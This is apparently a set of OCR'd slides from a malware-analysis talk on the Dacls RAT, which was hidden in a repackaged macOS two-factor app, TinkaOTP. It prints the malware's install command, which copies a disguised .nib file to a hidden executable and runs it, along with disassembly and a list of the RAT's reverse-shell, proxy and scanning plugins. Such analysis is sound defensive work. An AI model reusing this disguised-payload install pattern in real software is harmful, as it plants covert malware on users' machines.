/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrsnphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/core.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrsnphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/run_bin.o
```

Source files


The Ghost Loader: Forensic



```
Analysis Tool:   /usr/bin/vmmap
----

Virtual Memory Map of process 1967 (main)
Output report format:  2.4  -- 64-bit process
VM page size:  4096 bytes

==== Non-writable regions for process 1967
REGION TYPE                      START - END             [ VSIZE  RSDNT  DIRTY   SWAP] PRT/MAX SHRMOD PURGE    REGION DETAIL
__TEXT                 0000000100454000-0000000100455000 [    4K     4K     0K     0K] r-x/rwx SM=COW          ...te_from_memory-master/main
__LINKEDIT             0000000100456000-0000000100457000 [    4K     4K     0K     0K] r--/rwx SM=COW          ...te_from_memory-master/main
MALLOC metadata        0000000100459000-000000010045a000 [    4K     4K     4K     0K] r--/rwx SM=ZER          ...0x100459000 zone structure
MALLOC guard page      000000010045b000-000000010045c000 [    4K     0K     0K     0K] ---/rwx SM=ZER
MALLOC guard page      000000010045e000-000000010045f000 [    4K     0K     0K     0K] ---/rwx SM=ZER
MALLOC guard page      000000010045f000-0000000100460000 [    4K     0K     0K     0K] ---/rwx SM=NUL
MALLOC guard page      0000000100462000-0000000100463000 [    4K     0K     0K     0K] ---/rwx SM=NUL
MALLOC metadata        0000000100463000-0000000100464000 [    4K     4K     4K     0K] r--/rwx SM=PRV
mapped file            0000000100464000-0000000100467000 [   12K    12K     0K     0K] r--/rwx SM=COW          ..._memory-master/test.bundle
__TEXT                 0000000100467000-0000000100468000 [    4K     4K     4K     0K] r-x/rwx SM=COW          module
__LINKEDIT             0000000100469000-000000010046a000 [    4K     4K     4K     0K] r--/rwx SM=ZER          module
__TEXT                 000000010df85000-000000010dfd0000 [  300K   296K     0K     0K] r-x/rwx SM=COW          /usr/lib/dyld
__LINKEDIT             000000010e008000-000000010e023000 [  108K    96K     0K     0K] r--/rwx SM=COW          /usr/lib/dyld
STACK GUARD            00007ffeeb7ac000-00007ffeeefac000 [ 56.0M     0K     0K     0K] ---/rwx SM=NUL          stack guard for thread 0
__TEXT                 00007fff77630000-00007fff77664000 [  208K    12K     0K     0K] r-x/r-x SM=COW          .../closure/libclosured.dylib
__TEXT                 00007fff77b41000-00007fff77b43000 [    8K     8K     0K     0K] r-x/r-x SM=COW          /usr/lib/libSystem.B.dylib
__TEXT                 00007fff77d6d000-00007fff77dc4000 [  348K   204K     0K     0K] r-x/r-x SM=COW          /usr/lib/libc++.1.dylib
__TEXT                 00007fff77dc4000-00007fff77de9000 [  148K   132K     0K     0K] r-x/r-x SM=COW          /usr/lib/libc++abi.dylib
__TEXT                 00007fff79131000-00007fff79520000 [ 4028K  3800K     0K     0K] r-x/r-x SM=COW          /usr/lib/libobjc.A.dylib
__TEXT                 00007fff79bcd000-00007fff79bd2000 [   20K    16K     0K     0K] r-x/r-x SM=COW          .../lib/system/libcache.dylib
```

Dacls RAT

- NetLab 360 discovered Linux and Windows version of Dacls RAT
- In May 2020, Malwarebytes Labs found the Mac version
- The RAT was bundled with 2-Factor authentication app (TinkaOTP)



MinaOTP-MAC

platform osx | release v1.2.1 | license MIT

MinaOTP-MAC is a two-factor authentication tray app that runs at macOS. It's based was implement by `Objective-C`


The program will generate secure dynamic 2FA tokens for you, and the `add` , `edit` , pretty convenient.

Requirements

- macOS 10.10+
- Xcode 9.4.1+
- Swift 4.1

TinkaOTP is an repackaged of an open-source app


Dacls RAT: Installation Logic



applicationDidFinishLaunching:


```
__text:010001E1DC    mov     r13, cs:_OBJC_IVAR_$__TtC8TinkaOTP11AppDelegate_btask
__text:010001E1E3    mov     r12, [rbp+var_30]
__text:010001E1E7    mov     rdi, [r12+r13]
__text:010001E1EB    call    cs:_objc_retain_ptr
__text:010001E1F1    mov     r15, rax
__text:010001E1F4    mov     rdi, 'sab/nib/' ; /bin/bash
__text:010001E1FE    mov     rsi, 0E9000000000000068h
__text:010001E208    call    _$sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF
__text:010001E20D    mov     rbx, rax
__text:010001E210    mov     rsi, cs:selRef_setLaunchPath_ ; char
__text:010001E217    mov     rdi, r15        ; void *
__text:010001E21A    mov     rdx, rax
__text:010001E21D    call    _objc_msgSend
```

NSTask()



Bash command

```
/bin/bash -c cp
~/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib
~/Library/.mina > /dev/null 2>&1 &&
chmod +x ~/Library/.mina > /dev/null 2>&1 &&
~/Library/.mina > /dev/null 2>&1
```



```
/Users/mr.x/Desktop/TinkaOTP.app
└── Contents
    ├── Frameworks
    │   ├── libswiftCore.dylib
    │   ├── libswiftCoreFoundation.dylib
    │   ├── libswiftCoreGraphics.dylib
    │   ├── libswiftDarwin.dylib
    │   ├── libswiftDispatch.dylib
    │   ├── libswiftFoundation.dylib
    │   ├── libswiftIOKit.dylib
    │   └── libswiftObjectiveC.dylib
    ├── Info.plist
    ├── MacOS
    │   └── TinkaOTP
    ├── PkgInfo
    ├── Resources
    │   ├── AppIcon.icns
    │   ├── Assets.car
    │   ├── Base.lproj
    │   │   ├── MainMenu.nib
    │   │   └── SubMenu.nib
    │   ├── Info.plist
    │   └── en.lproj
    │       ├── InfoPlist.strings
    │       ├── Localizable.strings
    │       └── MainMenu.strings
    └── _CodeSignature
        └── CodeResources
```

Dacls RAT

.nib (Next Interface Builder)

Dacls RAT: functionalities

Plugin_CMD Gives shell and reverse shell functionality

Plugin_FILE General file operations like *read*, *write* and *delete*. Also has capabilities to scan a directory

Plugin_PROCESS

PrcRunFunc - Creates a daemon process
PrcViewFunc - Gathers process information from Procfs, but macOS does not support Procfs (the functionality is redundant as the RAT has been ported from Linux to Mac)
PrcKill Func - Terminating processes
ProcGetPID - Gets PID and PPID

Plugin_TEST Checks network access

Plugin_RP2P Provides a connection proxy to avoid direct connection to its C2 servers. The traffic is redirected to a proxy which is mostly compromisedinfrastructure operated by Lazarus

Plugin_LOGSEND Starts the worm scan, collects the required information and sends it to C2 servers

Plugin_SOCKS Associated with RP2P plugin for creating SOCKS4 for proxy communication

RAT Scans the subnet for open 8291 ports which are associated with **Mikrotech routers.**
It also scans for open 8292 ports, typically associated with the financial data vendor **Bloomberg's software.**

Any Questions ?